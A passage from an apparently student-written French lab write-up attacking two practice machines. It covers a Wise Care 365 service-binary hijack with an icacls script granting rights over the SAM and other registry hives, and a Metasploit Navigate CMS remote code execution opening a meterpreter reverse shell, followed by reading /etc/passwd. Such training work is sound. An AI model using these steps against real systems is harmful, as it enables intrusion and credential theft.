On voit qu'il y a deux admins, Administrator et butler, mais être dans le groupe Administrateurs sur Windows ne veut pas dire avoir tous les droits sur le système, pour cela il faudrait être dans le groupe/utilisateur SYSTEM, pour ça par exemple on pourrait télécharger une application avec des permissions très élevées pour le devenir.

Septième étape – Escalade de permissions

La première étape est déjà d'observer le compte butler (C:\Users\butler) pour voir ce qui est disponible sur la machine

```
c:\Users\butler>dir Desktop
dir Desktop
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of c:\Users\butler\Desktop

08/14/2021  03:54 AM  <DIR>          .
08/14/2021  03:54 AM  <DIR>          ..
                0 File(s)                0 bytes
                2 Dir(s) 12,451,430,400 bytes free

c:\Users\butler>dir Documents
dir Documents
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of c:\Users\butler\Documents

08/14/2021  03:54 AM  <DIR>          .
08/14/2021  03:54 AM  <DIR>          ..
                0 File(s)                0 bytes
                2 Dir(s) 12,451,430,400 bytes free

c:\Users\butler>dir Downloads
dir Downloads
Volume in drive C has no label.
Volume Serial Number is 1067-CB24


Directory of c:\Users\butler\Downloads

08/14/2021  04:23 AM  <DIR>          .
08/14/2021  04:23 AM  <DIR>          ..
08/14/2021  04:23 AM      16,013,912 WiseCare365_5.6.7.568.exe
                1 File(s)        16,013,912 bytes
                2 Dir(s) 12,451,430,400 bytes free
```

Comme nous pouvons le voir il y a dans les téléchargements un fichier d'installation du logiciel WiseCare365



D'après une recherche rapide c'est un outil de nettoyage du PC, on peut voir également que la dernière version est la 7.1 mais notre version est la 5.6.7.568 donc il peut y avoir une faille. On va donc chercher sur ExploitDB



Il y a un exploit pour cette version exactement, on va suivre les instructions de ExploitDB

```
c:\Users\butler>wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
DisplayName      PathName          StartMode      StartName
Wise Boot Assistant  C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe  Auto          LocalSystem
```

Avec WMIC on vérifie que le service WiseBootAssistant (qui est vulnérable) démarre au démarrage de l'ordinateur, c'est bien le case et il démarre sous LocalSystem ce qui lui donne un accès à l'ordinateur

```
c:\Users\butler>sc qc "WiseBootAssistant"
sc qc "WiseBootAssistant"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE          : 2     AUTO_START
        ERROR_CONTROL       : 1     NORMAL
        BINARY_PATH_NAME    : C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Wise Boot Assistant
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

On peut voir la configuration du service au démarrage d'on son emplacement. Cela est un détail important, car nous pouvons par exemple créer un fichier bat qui donné les permissions SYSTEM à butler puis le « compiler » en un exe avec par exemple Bat to exe convertir et le nommé BootTime.exe, après un redémarrage, butler sera un SYSTEM user

```
1 @echo off
2 icacls C:\Windows\System32\config\system /grant butler:(OI)(CI)F
3 icacls C:\Windows\System32\config\software /grant butler:(OI)(CI)F
4 icacls C:\Windows\System32\config\sam /grant butler:(OI)(CI)F
5 icacls C:\Windows\System32\config\security /grant butler:(OI)(CI)F
6
```

On va ensuite renommer BootTime.exe en BootTime.exe.back puis copié notre programme dans le dossier de Wise Care

```
PS C:\Program Files\Jenkins> rename-item "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe.back"
rename-item "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe.back"
PS C:\Program Files\Jenkins> copy-item ./BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
copy-item ./BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
```

-a	1/13/2025	10:39 AM	122880	BootTime.exe
-a	12/4/2020	12:25 PM	662472	BootTime.exe.back

Ensuite on redémarre le service WiseBootAssistant avec sc stop et sc start

Pour expliquer ce que l'on vient de faire il faut expliquer ce que sont les fichiers SYSTEM, SOFTWARE, SAM et SECURITY dans le dossier « config », en fait le dossier qui contient l'entièreté du Registre Système qui contrôle le système sous Windows NT

- Avec l'accès au registre SYSTEM butler a accès à toute la configuration matériel et logiciel du système
- Avec l'accès au registre SAM butler peut créer des utilisateurs avec les permission maximales (SAM = Security Account Manager)
- Avec l'accès a SOFTWARE butler a accès à toutes les permissions des logiciels et extensions, des logiciels malveillants peuvent être intégré avec cela

Machine n°5 : “Blackpearl”

Première étape – Analyse des ports

On considère que l’on connaît l’IP de la machine “Blackpearl” qui est 10.170.7.20, avec l’aide de nmap on scan les ~65535 ports

Nmap -T4 -p- -A --open 10.170.7.20

```
(kali@vm-iutcl-kali-7)-[~]
$ nmap -T4 -p- -A --open 10.170.7.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 05:01 EST
Nmap scan report for 10.170.7.20
Host is up (0.00074s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256  a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256  89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http      nginx 1.14.2
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.14.2
MAC Address: 0E:1E:04:00:70:20 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/11%OT=22%CT=1%CU=42616%PV=Y%DS=1%DC=D%G=Y%M=0E1E0
OS:4%TM=6782417B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%I
OS:I=I%TS=A)OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW
OS:6%O5=M5B4ST11NW6%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88
OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)


Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.74 ms 10.170.7.20
```


D’après les informations de Nmap on voit que la machine est une Linux Debian 10 (Linux 4.19.x LTS) avec l’adresse MAC 0E:1E:04:00:70:20 et on a 3 services ouverts

- SSHv2 avec OpenSSH 7.9p1, ce protocole d’accès sécurisé à distance est pratiquement impossible à contourner sans bruteforce avec Hydra, mais cela peut prendre bien 7 minutes comme 7 ans
- DNS avec ISC BIND 9.11.5, ce protocole permet d’effectuer les résolutions de domaine, cette machine peut donc avoir le rôle de serveur DNS primaire, secondaire, cache ou simplement redirection. L’une des attaques possibles est un empoisonnement de cache.
- http avec nginx 1.14.2, nginx est un serveur web comme Apache, on utilisera dirbuster pour analyser la structure de la racine web

Deuxième étape – Analyse du serveur web



Sans dirbuster on peut voir que la page web est simplement la page web par défaut de nginx, il n'y a rien à tirer de cela



Après avoir tester la wordlist de dirbuster de 415 259 mots on peut voir qu'il n'y a aucun dossiers/sous-dossiers dans le serveur web, il semble vierge.

Une dernière option peut être de voir si la source de la page nous donne plus d'informations

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6     body {
7         width: 35em;
8         margin: 0 auto;
9         font-family: Tahoma, Verdana, Arial, sans-serif;
10    }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
27
```

Nous pouvons voir un commentaire HTML indiquant que le webmaster est alek sur le site « blackpearl.tcm » mais il n'existe pas, or on sait qu'il y a un serveur DNS sur la machine donc il est bien possible d'avoir plusieurs sites sur le même port mais qui n'écoutes pas sur la même adresse

Il est possible qu'un autre site nginx existe sur le port 80 mais seulement si interrogé avec l'url blackpearl.tcm, pour cela il faut utiliser le serveur DNS de la machine ou le fichier /etc/hosts

```
GNU nano 8.2 /etc/hosts *
# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
# /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 vm-iutcl-kali-7.uca.local vm-iutcl-kali-7
127.0.0.1 localhost
10.170.7.20 blackpearl.tcm

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Après avoir fait cela on devrait avoir un résultat quand on tape blackpearl.tcm dans un navigateur

Welcome to nginx! x http://10.170.7.20/ x PHP 7.3.27-1-deb10u1 - php x +

blackpearl.tcm


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 7.3.27-1-deb10u1




System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled

On tombe sur la page d'information de PHP, ce qui nous prouve qu'il y a bien plusieurs sites NGINX, on voit que l'on est sur php 7.3.27, vu qu'il s'agit d'un autre site on va refaire un dirbuster



Directory Structure	Response Code	Response Size
/	200	87960
index.php	200	170
navigate	200	170
index.php	200	170
img	403	324
login.php	200	692
themes	403	324
web	302	195
plugins	403	324
css	403	324
updates	403	324

On peut voir que dans ce site il existe encore un autre site à l'adresse blackpearl.tcm/navigate



On arrive sur une page de connexion avec un utilisateur et un mot de passe à entrer que l'on pourrait théoriquement brute forcer comme Butler avec Jenkins, le service s'appelle navigatecms et sa version est 2.8 on peut tout d'abord chercher des failles avec ce service

Troisième étape – Recherche d’une faille de Navigate CMS

Avec metasploit et la commande searchsploit on cherche une faille

```
msf6 > searchsploit navigate cms
[*] exec: searchsploit navigate cms
```

Exploit Title	Path
Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit)	php/remote/45561.rb
Navigate CMS 2.8 - Cross-Site Scripting	php/webapps/45445.txt
Navigate CMS 2.8.5 - Arbitrary File Download	php/webapps/45615.txt
Navigate CMS 2.8.7 - 'sidex' SQL Injection (Authenticated)	php/webapps/48545.py
Navigate CMS 2.8.7 - Authenticated Directory Traversal	php/webapps/48550.txt
Navigate CMS 2.8.7 - Cross-Site Request Forgery (Add Admin)	php/webapps/48548.txt
Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	php/webapps/58921.py

Nous avons un total de 6 failles dont une exploitable directement depuis metasploit et qui permet d’exécuter du code à distance sans avoir à être authentifié ce qui nous évite de bruteforce le mot de passe

```
msf6 > search Navigate CMS
```

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/multi/http/navigate_cms_rce	2018-09-26	excellent	Yes	Navigate CMS Unauthenticated Remote Code Execution	

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/navigate_cms_rce

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) >
```

Ensuite comme avec la machine Kioptrix et Blue il va valoir observer les options de l’exploit

```
msf6 exploit(multi/http/navigate_cms_rce) > show options
```

Module options (exploit/multi/http/navigate_cms_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/navigate/	yes	Base Navigate CMS directory path
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.170.0.17	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

Il va valoir spécifier l’option RHOSTS car RPORT est bon (port 80/http), l’url également (Navigate CMS est situé dans blackpearl.tcm/navigate), donc il faut indiquer blackpearl.tcm

```
msf6 exploit(multi/http/navigate_cms_rce) > set RHOSTS blackpearl.tcm
RHOSTS => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > show options

Module options (exploit/multi/http/navigate_cms_rce):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	blackpearl.tcm	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/navigate/	yes	Base Navigate CMS directory path
VHOST		no	HTTP server virtual host

Ensuite on utilise la commande exploit pour exécuter

```
msf6 exploit(multi/http/navigate_cms_rce) > exploit

[*] Started reverse TCP handler on 10.170.0.17:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 10.170.7.20
[*] Meterpreter session 1 opened (10.170.0.17:4444 -> 10.170.7.20:46648) at 2025-01-11 06:43:10 -0500

help

meterpreter >
```

Quatrième étape – Exploration du système via meterpreter

On commence par faire ls pour voir où l'on se situe

```
meterpreter > ls
Listing: /var/www/blackpearl.tcm/navigate
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	188	fil	2021-05-30 14:12:28 -0400	.htaccess
100755/rwxr-xr-x	18092	fil	2021-05-30 14:12:28 -0400	LICENSE.txt
100755/rwxr-xr-x	1395	fil	2021-05-30 14:12:28 -0400	README
040755/rwxr-xr-x	4096	dir	2021-05-30 14:13:21 -0400	cache
040755/rwxr-xr-x	4096	dir	2021-05-30 14:13:20 -0400	cfg
100755/rwxr-xr-x	361	fil	2021-05-30 14:12:28 -0400	crossdomain.xml
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	css
100755/rwxr-xr-x	15086	fil	2021-05-30 14:12:28 -0400	favicon.ico
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	img
100755/rwxr-xr-x	232	fil	2021-05-30 14:12:28 -0400	index.php
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	js
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	lib
100755/rwxr-xr-x	13032	fil	2021-05-30 14:12:28 -0400	login.php
100755/rwxr-xr-x	7904	fil	2021-05-30 14:12:28 -0400	navigate.php
100755/rwxr-xr-x	1300	fil	2021-05-30 14:12:28 -0400	navigate_download.php
100755/rwxr-xr-x	21	fil	2025-01-11 06:43:10 -0500	navigate_info.php
100755/rwxr-xr-x	11434	fil	2021-05-30 14:12:28 -0400	navigate_upload.php
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	plugins
040755/rwxr-xr-x	4096	dir	2021-05-30 14:13:29 -0400	private
040755/rwxr-xr-x	4096	dir	2021-05-30 14:13:20 -0400	themes
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	updates
040755/rwxr-xr-x	4096	dir	2021-05-30 14:12:28 -0400	web

D'après la commande ls on est dans le répertoire du serveur web

```
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2021-05-30 14:13:20 -0400	blackpearl.tcm
040755/rwxr-xr-x	4096	dir	2021-05-31 06:57:44 -0400	html

On peut d'ailleurs confirmer qu'il y a bien deux sites

```
meterpreter > shell
Process 972 created.
Channel 1 created.
whoami
www-data
```

Avec whoami on peut voir que l'utilisateur est www-data ce qui est normal

Ensuite on peut regarder quel sont les utilisateurs du système dans passwd

```
meterpreter > shell
Process 977 created.
Channel 3 created.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
